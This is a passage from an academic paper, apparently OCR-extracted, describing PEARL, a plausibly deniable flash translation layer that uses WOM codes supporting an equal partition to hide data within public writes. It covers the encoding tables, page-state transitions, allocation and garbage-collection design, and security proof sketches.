Definition 2 (WOM Code Supporting A 1st Partition)**.** *Let C_1 denote the set of all 1st WOM write codewords for all possible messages, i.e. $C_1 = \{\mathcal{E}_1(m)\}_{m\in\{0,1\}^k}$. Consider also a partitioning function $\mathsf{prt}(m) = (A_m, B_m)$ which on input $m \in \{0,1\}^k$, outputs two sets A_m and B_m, forming a partition of C_1, namely $A_m \cap B_m = \emptyset$ and $A_m \cup B_m = C_1$.*

Then, a (k,n)-WOM_2 code $(\mathcal{E}_1, \mathcal{E}_2, \mathcal{D}_1, \mathcal{D}_2)$ is said to "support a 1st partition*" if:*

$$\mathcal{E}_2(m,c) = \begin{cases} \mathsf{w}_a(m), & \text{if } c \in A_m \\ \mathsf{w}_b(m), & \text{if } c \in B_m \end{cases} \tag{1}$$

where A_m and B_m are the 1st and 2nd output of $\mathsf{prt}(m)$, respectively and $\mathsf{w}_a(m)$ and $\mathsf{w}_b(m)$ are valid WOM code-specific functions that map input messages $m \in \{0,1\}^k$ to WOM write codewords in $\{0,1\}^n$.

Note that for a valid 2-write WOM code – which requires $\mathcal{E}_2(m,c) \trianglerighteq c$ – we must have $\mathsf{w}_a(m) \trianglerighteq c_a$ for any $c_a \in A_m$ and $\mathsf{w}_b(m) \trianglerighteq c_b$ for any $c_b \in B_m$.

Specifically, we call a WOM code supporting a 1st partition where $|A_m| = |B_m|$ for all $m \in \{0,1\}^k$, a *WOM code supporting an equal partition*.

Table 1 illustrates a WOM code supporting a 1st partition, but not an equal partition. Consider $C_1 = \{c_1 = 000, c_2 = 001, c_3 = 010, c_4 = 100\}$. For each message m, $A_m = \{\mathcal{E}_1(m)\}$, and $B_m = C_1 \setminus A_m$, $w_a(m)$ and $w_b(m)$ are the *WOM write codewords* in the row corresponding to message m where $w_a(m)$ is in the second column and $w_b(m)$ is in the third column. It can be seeen that $|A_m| = 1$ and $|B_m| = 3$ for any message m. Thus, the WOM code does not support an equal partition.

As we will see later, the ability to support an equal partition enables the design of a plausible deniability mechanism in which the resulting distribution of the written bits does not leak information about the encoded hidden data.

5.4 Hidden data encoding scheme

Hidden data encoding. As discussed above, for a WOM code supporting a 1st partition, encoding a "hidden" data bit h within a k-bit "public" message p can be achieved by using the bit to decide on the choice of *WOM write codeword* to write in the 2nd write.

Data bits	1st . write	2nd write	
		Hidden 0	Hidden 1
00	000	000	111
01	001	001	110
10	010	010	101
11	100	100	011

Table 2: A WOM code that provides a trade-off between wear leveling and plausibly deniable information hiding. Within a 3 cell area, between ERASEs, allow either: (i) *two* writes of 2 bits each, or (ii) *one* write of a 2 bit public message plus a 1 bit hidden message.

Then, more generally, the written data $\mathcal{E}(p,h)$ is a function of both the public message p and the hidden message h. Further as we will see, there exists a relationship between the existing data c and the resulting encoding.

We call the encoded result the *"full write codeword'* and the write of the *full write codeword* is called a *"full write"* to distinguish it from a 2nd write of a public-only message. Then, the corresponding simplified encoding function is:

$$\mathcal{E}(p,h,c) = \begin{cases} w_a(p), & \text{if } h = 0 \\ w_b(p), & \text{if } h = 1 \end{cases} \tag{2}$$

As mentioned earlier, for simplicity, and w.l.o.g. we consider WOM codes with two *2nd WOM write codewords* choices only (as in equation 1), i.e., which can encode *one* single hidden bit with each k bit (public) message.

Unfortunately there are no free lunches and, as will be detailed later, the *full write codeword* can only be written to empty pages with all 0s. In other words, one page cannot be written-to twice anymore. Effectively, the hidden bit is encoded at the cost of the ability of the WOM code to accept additional information before the next ERASE.

Note that one of $w_a(p)$ and $w_b(p)$ are written regardless of the existing data c. And, as discussed above, for a valid 2-write WOM code – which requires $\mathcal{E}_2(m,c) \trianglerighteq c$ – we must have $\mathsf{w}_a(p) \trianglerighteq c$ and $\mathsf{w}_b(p) \trianglerighteq c$ for all possible p. This is only possible if the existing data c is all 0s, i.e., the encoding works only on empty physical pages, and pages can only be written once before requiring an ERASE.

Table 2 adds the hidden bit encoding cases to the WOM code in Table 1. Between ERASEs, 3 flash cells can be written to either: (i) twice with 2-bit *public messages* or once with a 2-bit *public message* and a 1-bit *hidden message*.

The first case corresponds to public-only operation in which the same set of cells can be reused for a 2nd write between ERASEs and the second case corresponds to the case of hidden operation in which hidden messages are to be encoded plausibly deniable.

The first case corresponds to a sequence of public writes, e.g., an initial write and subsequent updates to the same location. Starting with an empty page (e.g., of 3 bits for simplicity),




Figure 4: A empty page can be written to twice in two sequential public writes p_1&p_2, or once with an encoding combining one public message p and one hidden message h. The resulting state is the same c_2.

a public message p_1 can be written into an empty page firstly (as c_1) in a *1st write* (Figure 4). The encoding used is defined by columns 1&2 in Table 2. A subsequent public message p_2 can be written to the same page (as c_2) in a *2nd write*. Columns 1,3 and 4 in Table 2 determine the final written state, as a function of *1st WOM write codeword* c_1. Note that after the *2nd write* the first public message p_1 will not be available any more. Only p_2 can be decoded from c_2.

In the second hidden operation case, both public (p_2) and hidden (h) messages determine the encoding that gets written (c_2) in a *full write*. c_2 is determined by columns 1,3, and 4 of Table 2. Once written, both p_2 and h can be decoded from c_2.

5.5 WOM coding & PD

0-1 Distribution Skew. While a step in the right direction, the proposed hidden data encoding results in a bias in the distribution of 1s and 0s in the written data when compared to a public-only operation. This can then be used e.g., by a multi-snapshot adversary to distinguish devices that contain hidden information from devices that do not.

Figure 5 shows a simple example of this bias for the example WOM code in Table 2. Consider a 2 bits public message 00. In public-only operation mode, the message is written in a *2nd write*, and the *2nd WOM write codeword* will be 000 if the *1st message* residing there was 00, or 111 if *1st message* there is either 01, 10, or 11. If the *1st message* written is overall uniformly distributed, the ratio between the occurrence of 000 to 111 in the public-only operation storage device should be 1:3. However, in the case of a hidden operation, the *full write codeword* ends up being 000 for a hidden bit of 0, or 111 for a hidden bit of 1. Thus, for an overall uniformly distributed hidden message, the ratio between the occurrence of 000 to 111 in the storage device will be 1:1.

Given this bias, an adversary can do statistic analysis based on the public data on the storage data and observe a difference between the expected and observed distribution of 0s and 1s.

A counter-argument to be made is that the public operation mode was considering the case of two writes, and in practice numerous pages may end up being written only once. This may be true, however, given the existence and benefits of the




Figure 5: The WOM code in Table 2 features a bias in the distribution of written 1s and 0s. The top part illustrates the resulting skew (0s:25%, 1s:75%) for public-only operations after two writes, whereas the bottom part illustrates the hidden operation (0s:50%, 1s:50%).

WOM encoding in the system, it is reasonable to expect that in many cases, the device converges to a state where most cells have been overwritten at least once. Also, while it is true one can plausibly claim the bias was inherent in the data itself, the security argument is weakened overall.

WOM Code Supporting an Equal Partition. Thus, the question inevitably arises: can we do better? How can we overcome this bias? *The answer is WOM codes supporting an equal partition.*

To see why that is the case, consider that the bias comes directly from the difference in the probability distribution of *2nd WOM write codeword* and *full write codeword*. Reusing the same group of *WOM write codewords* in the *2nd write* for the hidden data encoding ensures that the *2nd WOM write codewords* and *full write codewords* are indistinguishable by inspecting the individual codes. It is an overall probability distribution that may give the existence of hidden data away.

Note that the probability distribution of *2nd WOM write codeword* depends on the number of elements in sets A and B (see equations 1 and 2), while the probability distribution of *full write codeword* is decided by the distribution of hidden bit h. And, since hidden data in a PD system is highly likely to be encrypted, h ends up uniformly distributed.

To eliminate the bias, sets A and B need to contain the same number of elements for any arbitrary messages. In other words, the WOM code needs to support an equal partition.

Lemma 1. *The hidden data encoding scheme based on a WOM code supporting an equal partition ensures that an adversary cannot distinguish the 2nd WOM write codeword that encodes public message p from the full write codeword that encodes both public message p and hidden message h.*

Table 3 defines a $(3,5)$ WOM code supporting an equal partition. For public operation, it allows writing 3 bits of data twice to 5 storage cells. In hidden operation, 1 hidden bit and

	Data bits	1st write	2nd write	
			Hidden 0	Hidden 1
0	000	00000	11110	10011
1	001	00001	11001	10110
2	010	00010	11010	10101
3	011	00100	11100	01111
4	100	01000	11111	01101
5	101	10000	11101	01110
6	110	11000	11000	10111
7	111	10100	11011	10100

Table 3: $(3,5)$ WOM code supporting an equal partition allowing, within 5 bits: two subsequent public writes of 3 bits, or one write of 1 hidden bit and 3 public bits.

3 public bits can be encoded together in 5 storage cells.

One invariant for this code is that for each *2nd WOM write codeword* c_2 in the "2nd write" column (sub-columns 3 and 4), there exist four *1st WOM write codewords* c_1 for which $c_2 \trianglerighteq c_1$, i.e., that can be overwritten to get to c_2. In other words, the size of the sets A or B in this WOM code is 4.

For example, considering $w_a = 11110$ and $w_b = 10011$ – both of which can be used to represent public message $m = 000$ in a *2nd write* during public operations – the corresponding set A is $A_{000} = \{00100, 01000, 11000, 10100\}$, composed of the *1st WOM write codewords* for messages $\{3,4,6,7\}$. Similarly, set B is $B_{000} = \{00000, 00001, 00010, 10000\}$ composed of the *1st WOM write codewords* for messages $\{0,1,2,5\}$. As a result, both 11110 and 10011 are equally likely to appear in the written device state – for either public and/or hidden operation modes.

Based on the WOM code in Table 3, we design PEARL, a plausibly deniable FTL that securely processes the I/O request from the upper layers, manages the unavoidable inherent mappings from logical to physical pages and reclaims pages occupied by the obsolete data. More importantly, PEARL ensures that adversaries cannot detect the existence of hidden data by probing multiple device snapshots.

6 Security Requirements for PEARL

The hidden data encoding scheme presented in Section 5 ensures that physical pages containing both public and hidden data are indistinguishable from pages containing public data written as *2nd WOM write codewords*. However, turning it into a workable PD solution that can protect hidden data from the coercive adversary described in Section 4 requires extra work. Specifically, a multi-snapshot adversary can observe not only the state of individual pages, but also state changes across multiple snapshots. Generally speaking, over time, an adversary can learn (1) what kind, and (2) where page state transitions happen. A plausibly deniable FTL needs to ensure that this does not leak the existence of hidden data.

This is made even more difficult by internal characteristics of NAND flash for which page state transitions are not independent from each other. For example, data updates are performed via an out-place scheme rather than an in-place scheme (updated data is written to a new location rather than where the old data resides). As a result, pages where the up-to-date data is written becomes valid while at the same time the page where the outdated data resided becomes invalid.

To mitigate this, we first explore the page states and the page state transitions in the case of deploying the WOM code. We then introduce key requirements for a secure plausibly deniable FTL. Finally, we provide an efficient solution. The idea is to smartly "cloak" hidden data within plausible public data so that the hidden data induced page state transitions can be plausibly explained as a result of public requests.

Page States. NAND flash contains three types of pages: empty, valid, and invalid. A "valid" page contains active data, whereas an "invalid" page's data is obsolete and can be erased.

In the case of a 2-write WOM code, NAND flash pages can be categorized at a finer granularity. Firstly, based on their current encoding, pages can be categorized as either "1st write" or "2nd write" pages. 1st write pages contain only public data while 2nd write pages may contain both public data and hidden data. Note that in this case, a page storing both public data and hidden data is still called a 2nd write page although the page is literally written only once.

Secondly, a page can be either valid or invalid depending on the status of the data stored inside. However, since the public data and hidden data in the same page may have different status we need to further distinguish things. We use "up-to-date" and "out-of-date" to indicate data status. Then, since the existence of hidden data should not be exposed to adversaries, a page is denoted as valid as long as the public data there is up-to-date, regardless of whether any hidden data coexists or whether the hidden data is out-of-date. Note that a valid page may contain out-of-date hidden data while an invalid page may contain up-to-date hidden data.

Thus, in summary, a page can be in any of the 5 states: empty, 1st write valid (V1), 1st write invalid (I1), 2nd write valid (V2), and 2nd write invalid (I2). Each physical page transitions between the 5 states directly or indirectly. There may be more than one possible reason for a page to change from one state to another. For example, an empty page may be turned into a V2 page directly because of a *full write* (defined in Section 5), or it can become a V2 page indirectly by first being a V1 page, then an I1 page and finally a V2 page. Thus, the first requirement is shown as Requirement 1.

Requirement 1. *The presence/absence of hidden data is never the only possible reason for a page state transition. Note that a hidden data encoding scheme based on a 2-write WOM code is designed to intrinsically guarantee this.*

Figure 6 depicts the page state transition graph for the above 5 states. Transitions are triggered by either the logical requests from the host or the built-in functions of the NAND flash (e.g., garbage collection). Public data can be written to




Figure 6: Page state transition diagram using the 2-write WOM code. A page written twice with public data can transition through all 5 states while a page written once with public and hidden data skips states V1 and I1. It is also possible that a page is recycled right after it is written only once with public data (state I1 to Empty directly).

either an I1 page or an empty page, resulting in a V2 page or a V1 page, respectively Hidden data can only be written to an empty page under a cloak of some public data. This is depicted as a full write that transitions a page from state empty to state V2 directly. Garbage collection brings all the pages in a target block back to state empty by an ERASE operation. Before erasing, the up-to-date data in those pages need to be relocated elsewhere, while the state of the page may transition from V1 to I1 or from V2 to I2. Other operations that render data out-of-date include logical data updates and the TRIMs.

Figure 6 illustrates the fact that a page can transition freely from one state to another independently of the existence of hidden data – all page state transitions can be plausibly explained by public data operations. Moreover, the plausible public data that can be used as the "cloak" is not unique and in fact has quite a bit of entropy. For example, as Figure 4 depicts, writing hidden data h + public data p_2 ends up being the same as writing public data p_1 + p_2. As the *1st WOM write codeword* is completely overwritten by the *2nd WOM write codeword*, a relatively large set of public data messages can be plausibly provided as a candidate for p_1. For a (k,n) WOM code supporting an equal partition and pages contain $n \cdot x$ bits, there are $2^{(k-1)\cdot x}$ possibilities for p_1.

More specifically, as an example, consider a physical page of 10 physical bits. In PEARL the page can contain 6 bits of public data and 2 bits of hidden data. If the observed physical page data 1100010101, then $p_2 = 110010$ and $h = 01$ according to Table 3. An attacker obtaining a snapshot aiming to determine the value of public data p_1 can at most know is that the first 3 bits of p_1 are a value in set $\{000, 100, 101, 110\}$ (the messages corresponding to *WOM write codewords* in set A_{110}) and the last 3 bits of p_1 are a value in set $\{001, 011, 101, 111\}$ (the messages corresponding to *WOM write codewords* in set B_{010}). As a result, p_1 has 16 (4^2) possible values in total. In reality, a larger page with more physical bits (e.g. 5×1000 bits) results into many possibilities (e.g. 4^{1000}). For further security, this can then be used to select the most semantically plausible values of p_1, e.g., by selecting marching terms from an English dictionary.

Page Operation Priority. The WOM code based hidden data encoding scheme ensures multi-snapshot adversaries cannot tell whether hidden data exists or not by observing state transitions of any single physical page. However, by observing aggregated state transitions of a set of pages over time, it may still be possible for an adversary to detect the existence of hidden data according to where page state transitions happen (which page is written to and which page is erased).

For example, if pages containing up-to-date hidden data have a lower ERASE priority during garbage collection compared to pages containing no hidden data, an adversary could tell whether the hidden data exists through the order in which physical pages get erased. Thus, a second requirement can be concluded as Requirement 2.

Requirement 2. *The priorities assigned to blocks according to which they are erased during garbage collection is not be related to the location, state or existence of hidden data.*

Moreover, as illustrated in Figure 4, hidden data h in a 2nd write page can be plausibly denied as a sequence of public operations: p_1 written to an empty page, and p_2 written to an I1 page. Solid reasons should exist to justify why p_1 is not written to any other I1 page and p_2 is not written to any other empty page etc. This derives the Requirement 3.

Requirement 3. *The presence/absence of hidden data is never the only possible reason for the presence of any public data in a 2nd-write page.*

Fulfilling this requirement 3 efficiently is related to how writing priorities for empty pages and I1 pages are defined in an FTL (more details in Section 7). Note that in order to maximize writing capacity and minimize wear/ERASE cycles, normally I1 pages usually have higher priority to be written to. Otherwise if empty pages are written first, then an I1 page may be erased before the 2nd write happens to it, which is a waste of writing capacity.

7 PEARL Design

PEARL is a FTL that satisfies all the security requirements introduced in Section 6. It is designed based on DFTL (Section 3.2). In this section, we first detail the data structures used for logical-to-physical address translation and the page allocation mechanism. Based on them, we then introduce how PEARL deals with the public and hidden requests from the host and reclaims the obsoleted pages with garbage collection.

7.1 Address Translation

PEARL manages the logical-to-physical mapping for public data and hidden data separately. Similar to DFTL (Section 3.2), two layer page-level maps are used. The public data is managed by a public global translation directory (GTD) plus a




Figure 7: The diagram about how PEARL allocates physical pages upon accepting a public write request. The priorities of physical pages are: 1st invalid pages in UIQ, 1st invalid page in TIQ, empty pages.

few public translation pages, while the hidden data is mapped with a hidden GTD in addition with some hidden translation pages. The hidden GTD is stored in the SRAM together with the public GTD. If no power loss protection is built into the flash device, GTDs may get lost during sudden power loss, but can always be recovered by a full device scan. Furthermore, storing GTD on nonvolatile storage aids recovery [46].

Translation pages are stored in the flash. Unlike in the case of DFTL, both translation pages and data pages are stored in the same group of blocks. The public translation pages are encoded as public data, while hidden translation pages are encoded as hidden data. A cached mapping table (CMT) is used to cache the recently-used mapping information for both public data and hidden data. The corresponding public or hidden translation page will be updated in memory whenever any mapping entry is evicted from the CMT.

7.2 Page Allocation and Garbage Collection

Page Allocation. PEARL uses three variables to track candidate pages for writing: a *Current Empty Page*, a *Current UI1 Page*, and a *TI1 page Queue (TIQ)*. UI1 pages are I1 pages caused by logical data updates. Whenever the public data in a V1 page gets updated, rather than updating in place, the up-to-date data is written to another page and the V1 page becomes a UI1 page. TI1 pages are I1 pages resulting from TRIM operations that delete data. The deleted data in a TI1 page does not have corresponding up-to-date data in any other pages of the device. We distinguish UI1 from TI1 pages since an adversary can infer when a UI1 page becomes invalid with only one device snapshot (detailed later and in Figure 8). Finally, a free block list (*FBL*) is used to track empty blocks.

In PEARL UI1 pages have the highest priority to be written to. As a result, since they always get written to first, there ends up being at most one UI1 page in the device, tracked by the *Current UI1 Page* record. Further, TI1 pages have a higher priority than empty pages to be written to. Overall, public data will be written to an empty page only if the *Current UI1 Page* is NULL and the TIQ is empty. Figure 7 illustrates the page allocation rule for public data.

In contrast, it should always be the *Current Empty Page* that is allocated for a hidden data write. This makes it possible for an adversary to infer whether a 2nd write page contains hidden data by inferring whether there exists any I1 page (either UI1 or TI1) when the 2nd write page is written to. Moreover, UI1 pages impose different threats compared to TI1 pages, which can be illustrated with Figure 8 as follow.

For a UI1 page that becomes invalid before any hidden data is written, an adversary would always know that it is invalid when the 2nd write page is written to. This is straightforward if the adversary can observe the UI1 page before writing the 2nd write page. Besides, the example of block 1 in Figure 8 explains that this is also true even if the adversary can access the device only after the hidden data is written.

The upper half of Figure 8 lists snapshots of block 1 over time. The adversary observe the block at time T_0 and T_2. All three pages are empty at time T_0. And they are in state I1, V1 and V2, respectively at time T_2. The I1 page is a UI1 page as it contains the obsoleted data p_0 whose corresponding up-to-date data p_0' is in the V1 page. Based on the two snapshots, the adversary can infer that: 1) the first page must be a I1 page right after the second page is written to; 2) the third page should be still empty at that time (since pages in one block are written in order). Thus, the adversary can infer (although not directly observe) that there must exist an intermediate state where the there pages are in state I1, V1 and empty, respectively, which is depicted as the snapshot at time T_1. In this case, hidden data is the only possible reason for public data in the V2 page rather than the I1 page at time T_2.

On the contrary, an adversary cannot tell whether a TI1 page becomes invalid before or after any hidden data is written as long as she cannot observe the TI1 page before the hidden write happens. This can be demonstrated with the example of block 2 in Figure 8. Similarly, the adversary takes the snapshot at time T_0 and T_2. Then she observes the state transition empty $\rightarrow$ I1 in the first page, and the state transition empty $\rightarrow$ V2 in the second page. The only intermediate state she can infer is that the first page was written to be a V1 page at certain time T_1. After that, the adversary has zero knowledge about whether the V1 page is invalidated first or the empty page is written first. Thus, it is completely possible for the second page to be the V2 page at time T_2 without any hidden data, as long as the second page is written before the first page becomes invalid.

Thus, to mitigate the possible leaks caused by I1 pages, two tweaks are used regarding the UI1 page and TI1 page: (i) before writing any hidden data, the *Current UI1 Page* is filled with public data; and (ii) all TI1 pages in the TIQ are written to (with public data either from user requests or from the block with the least number of valid pages) before on-event adversaries are allowed to take a snapshot. These prevent adversaries from detecting the hidden data by analyzing page allocation patterns.




Figure 8: Without hidden data, block 1 cannot plausibly transition from the state at time T_0 to the state at time T_2 because of the existence of the UI1 page – the I1 page in block 1 is a UI1 page as its corresponding up-to-date data p_0' is in the V1 page. In contrast, block 2 can plausibly transition between the states at times T_0 and T_2 regardless of the existence of hidden data, because an adversary cannot identify when a TI1 page becomes invalid – the I1 page in block 2 is a TI1 page as it does not have corresponding up-to-date data in the block.

Garbage Collection. PEARL tags the *least active block*(s) (with the least number of valid pages) as the next victim block(s) for garbage collection. As detailed in Section 6, the status of a page – valid/invalid – is independent of the existence and status of hidden data stored in that page. Thus, the selection of victim blocks does not leak any information to the adversary regarding the presence of hidden data.

Once a victim block is selected, PEARL first checks whether the *Current UI1 Page* is in the victim block. If yes, the *Current UI1 Page* is set to NULL. Then all the TI1 pages in the victim block are extracted from the TIQ. These two actions prevent data from being written to a block that will be erased soon. Then, up-to-date public and hidden data in the victim block are relocated to new pages using the same mechanism that is employed during write requests.

Specifically, the hidden data in the victim block (if any) can be encoded and written to empty pages together with some public data. As a result, the hidden data that is stored with public data that is subsequently deleted is not lost. The public data written with the hidden data will either be selected from the victim block or this could be new public data that is in the queue (due to previous writes) but has not been written to the disk yet. Note that PEARL does not require any user intervention during this process.

Moreover, as hidden data are re-encrypted (semantically secure, randomized) during relocation, an adversary cannot link a particular hidden data to a public data it is stored with before and after garbage collection. In effect, deleting public data stored in a particular page does not impact the security and consistency of the hidden data within.

7.3 I/O Operations

Common Interface for Public and Hidden Data. As discussed in Section 4, PEARL supports both public and hidden data requests. However, crucially, PEARL does not require different interfaces for accessing public and hidden data. Instead, PEARL separates hidden data requests from public data requests by a simple offset convention. Hidden data requests (received through the *unchanged FTL interface*) address an offset beyond the physical standard device capacity. This signals that these requests are addressed to the hidden volume.

Note that an adversary attempting to access hidden data through this interface would have to provide the correct password at boot-time. Otherwise, the system will be unable to decrypt hidden data. As a result, simply having access to the same interface does not provide any advantage to the adversary in detecting the presence of hidden data.

Preprocessing. Upon receiving I/O requests from upper layers, PEARL divides the incoming requests into page-level requests first, which are then executed individually. To execute these requests, the first step is a logical-to-physical address translation. PEARL first looks up the logical page address in the cached mapping table CMT. If no hit, either the public or the hidden GTD is queried for the location of the corresponding translation page which contains the target physical page mapping entry which can be used to access the page. The mapping is then also cached in the CMT. If this requires a cache eviction, the least recent used entry will be evicted, resulting an update to its corresponding translation page on the device. And if there is any other mapping entries which belong to the same translation page in the CMT, those entries will be written back to the device simultaneously. It is important to note that translation pages are written just like actual (public or hidden) data pages.

Public Write. In the case of a public write, after the address translation, PEARL identifies one page for the public data based on the page allocation algorithm in Figure 7. The public data is written to the page following the WOM code based encoding scheme. If the logical address was originally mapped to a valid V1 page (the write request is an update to existing data), the page now transitions to UI1 status and is set to be the *Current UI1 Page*. If the logical address was originally mapped to a TI1 page, the page is deleted from the TIQ and then set to be the *Current UI1 Page*. Finally, the mapping entry is cached in the CMT accordingly.

Hidden Write. Hidden page writes require public data to "cloak" in: first valid page in the least active public data block. This can then be explained as a simple garbage collection related data relocation. Similarly to the other cases, the corresponding public data mapping information is cached in the CMT. The hidden and the public data are then encoded and written to the *Current Empty Page* and the CMT is updated accordingly. The *Current Empty Page* then becomes the next page in the same block, or the first page of a new empty block if the original *Current Empty Page* was the last page of a block. The new empty block is selected from the *FBL*.

TRIM. For either a public or a hidden page TRIM request, the deleted data is marked as out-of-date. If the deleted public

data was in a V1 page, the page is pushed to the TIQ.

Power Loss. Power-loss recovery is not described in DFTL. For simplicity, we assume the physical device comes with standard enterprise grade power loss protection (PLP) backed by capacitors that power up the device for enough time to guarantee caches and other memory resident data structures can be flushed to disk. PEARL adds to standard PLP the requirement to write our hidden and public GTDs on power loss also. We also note that if PLP is not available, all data structures can be reconstructed by traversing the entire disk.

Encryption. *Before encoding*, public data and hidden data are first encrypted with different keys using AES-CTR with random IVs. As hidden and public data share physical pages, they can also share the IV in the OOB area of each page.

8 Security Analysis

The aim of this Section is to show that both the hidden data content and operations are protected from a multi-snapshot on-event adversary. The general idea is that anything that happens between snapshots is a combination of operations. It is then sufficient to show that each such operation does not provide any advantage to a polynomial adversary.

Specifically, we show that any hidden operation leaves the device in a state indistinguishable from a state resulting from a plausible set of public operations. Then, if all operations are sequential, the effect of any combination thereof (whether or not they include hidden operations) can be explained by a plausible set of public operations.

Theorem 1. *A computationally-bounded adversary cannot distinguish a physical page containing both public data and hidden data from a page containing only public data written as 2nd WOM write codewords.*

Proof (sketch): Lemma 1 in Section 5 shows that by construction the encoding scheme prevents an adversary from distinguishing a page containing *full write codewords* (containing hidden data) from a page containing *2nd WOM write codewords*. Furthermore, hidden data is encrypted using a semantically-secure randomized cipher. Adversaries can certainly interpret all the pages containing *2nd WOM write codewords* as hidden data based on the encode scheme, but all she can get will be the encrypted hidden data, indistinguishable from random. Thus, a physical page containing both public and hidden data is indistinguishable from a page with only public data written as *2nd WOM write codewords*. □

Lemma 2. *For any page state resulting from writing hidden messages (either hidden data or hidden mapping table) to an empty page, there exists at least one sequence of public operations that results in the exact same state.*

Proof (sketch): Any hidden message h is always written together with some public message p_2 (Figure 4) to an empty page, resulting in a page state transition from empty to V2. As shown in Section 6, this page state transition can be plausibly explained as the combination of a sequence of page state transitions (empty $\rightarrow$ V1 $\rightarrow$ I1 $\rightarrow$ V2). Moreover, there exists at least one public operation that can result in each of those page state transitions for the same physical page.

The page state transition empty $\rightarrow$ V1 can be explained by writing some public message p_1. Remember that p_1 values are not unique and can be chosen from $2^{(k-1)\cdot x}$ (Section 6) values. The V1 $\rightarrow$ I1 transition can be plausibly explained as updating or deleting p_1. Finally, recall that p_2 was relocated from the block with the least number of valid pages. This transition I1 $\rightarrow$ V2 can be plausibly explained as a garbage collection relocation operation.

The mapping entry for the plausibly appearing public p_1 (Figure 4) will not be updated on the device until it is evicted from the CMT. Thus, it is highly possible that this mapping entry change does not need to be flushed out to the device (the mapping entry may be updated again before that), as p_1 was already out-of-date when p_2 was written. In summary, the results of writing hidden messages to an empty page can be plausibly explained by a series of public operations. □

Theorem 2. *Any page state transition resulting from either a hidden read operation or a hidden trim operation can be plausibly explained by at least one sequence of public operations.*

Proof (sketch): As described in Section 7, for either a hidden read or a hidden trim, the only possible state change in the device happens when a mapping entry is evicted from the CMT. In this cases, there are two possibilities. (1) the evicted mapping entry is a hidden entry – in that case a hidden translation page needs to be updated (recall it is treated as a hidden data page) – and according to Lemma 2, the resulting page state transition can be plausibly explained as the result of a sequence of public operations. Or (2) the evicted mapping entry is a public entry – in that case a public translation page needs to be updated – and this can be plausibly explained using public operations only. □

Theorem 3. *Any page state transition resulting from a hidden write operation, can also be plausibly explained by at least one sequence of public operations.*

Proof (sketch): A hidden write operation writes the hidden data and updates the corresponding mapping entry. The map update happens in the CMT and will be later flushed to the device during a hidden translation page write when a cache eviction happens. As proved in Lemma 2, writing either the hidden data or the hidden translation page can be plausibly explained with several public operations. □

Theorem 4. *Any page state transitions resulting from a garbage collection operation can be plausibly explained by at least one sequence of public data operations.*

Proof (sketch): This follows by construction. First, note that PEARL select the victim block (the block to be erased) for garbage collection only based on the state of public data in

flash devices – the presence/absence of hidden data has no impact on this selection. Moreover, page transitions happen only because up-to-date data in the victim block is relocated to new locations. All data relocations are handled in the same way as new public/hidden data write requests – PEARL employs the I/O operations discussed in Section 7.3 to complete these requests. Therefore, by leveraging Theorem 3, we can show that the resulting page state transitions from the hidden write operations performed after a garbage collection can be plausibly explained by a sequence of public operations. □

9 Practical Concerns

Crypto Primitive. To ensure PD, both the public and the hidden data encoded with the WOM code must appear to be indistinguishable from cryptographically secure random data. Thus, before encoding, public data and hidden data are first encrypted (semantically secure, randomized) with different keys in PEARL. Considering the special application scenario of disk encryption, crypto primitives used in PEARL implementation must be chosen carefully. For example, when a block cipher mode requiring an initialization vector (IV) is used, each page is usually assigned with a page-specific random IV to enable random access. These IVs must be easily derived from or stored in the storage system. Reusing an IV may result into a catastrophic loss of security. There are a few special purpose block encryption modes that are specifically designed to securely encrypt sectors of a disk, such as the tweakable narrow-block encryption modes (LRW, XEX, and XTS) and the wide-block encryption modes (CMC and EME). The application of these modes of encryption can prevent attacks such as watermarking, malleability, and copy-and-paste, which is critical for PD as a weak encryption system can significantly amplify an adversary's advantage.

Storage Capacity. The use of WOM codes in PEARL amplifies the size of data because a single logical bit is now represented by multiple bits in storage. Therefore, as expected, the overall logical storage capacity (the total amount of logical data that can be written) of the device reduces. We analyse the extent of this reduction in Section 10. However, critically, it is worth noting here that logical storage capacity for public data is not impacted by the amount of hidden data stored in the device. In other words, an adversary cannot detect whether hidden data is being stored with any non-negligible advantage.

Wear on Flash Device. Flash memory has a limited lifetime – measured as the number of program/erase cycles a block can endure before becoming damaged and unusable. Although erasures are the major contributors to cell wear [23], recent studies show that programming also has a substantial impact on flash cell wear. For example, programming MLC cells as SLC [26] or occasionally relieving cells from programming [25] can significantly slow down cell degradation, regardless of the number of erasures. Thus, writing a page twice with the WOM code may increase the page wear. In other words, the number of allowed erasures might decrease.

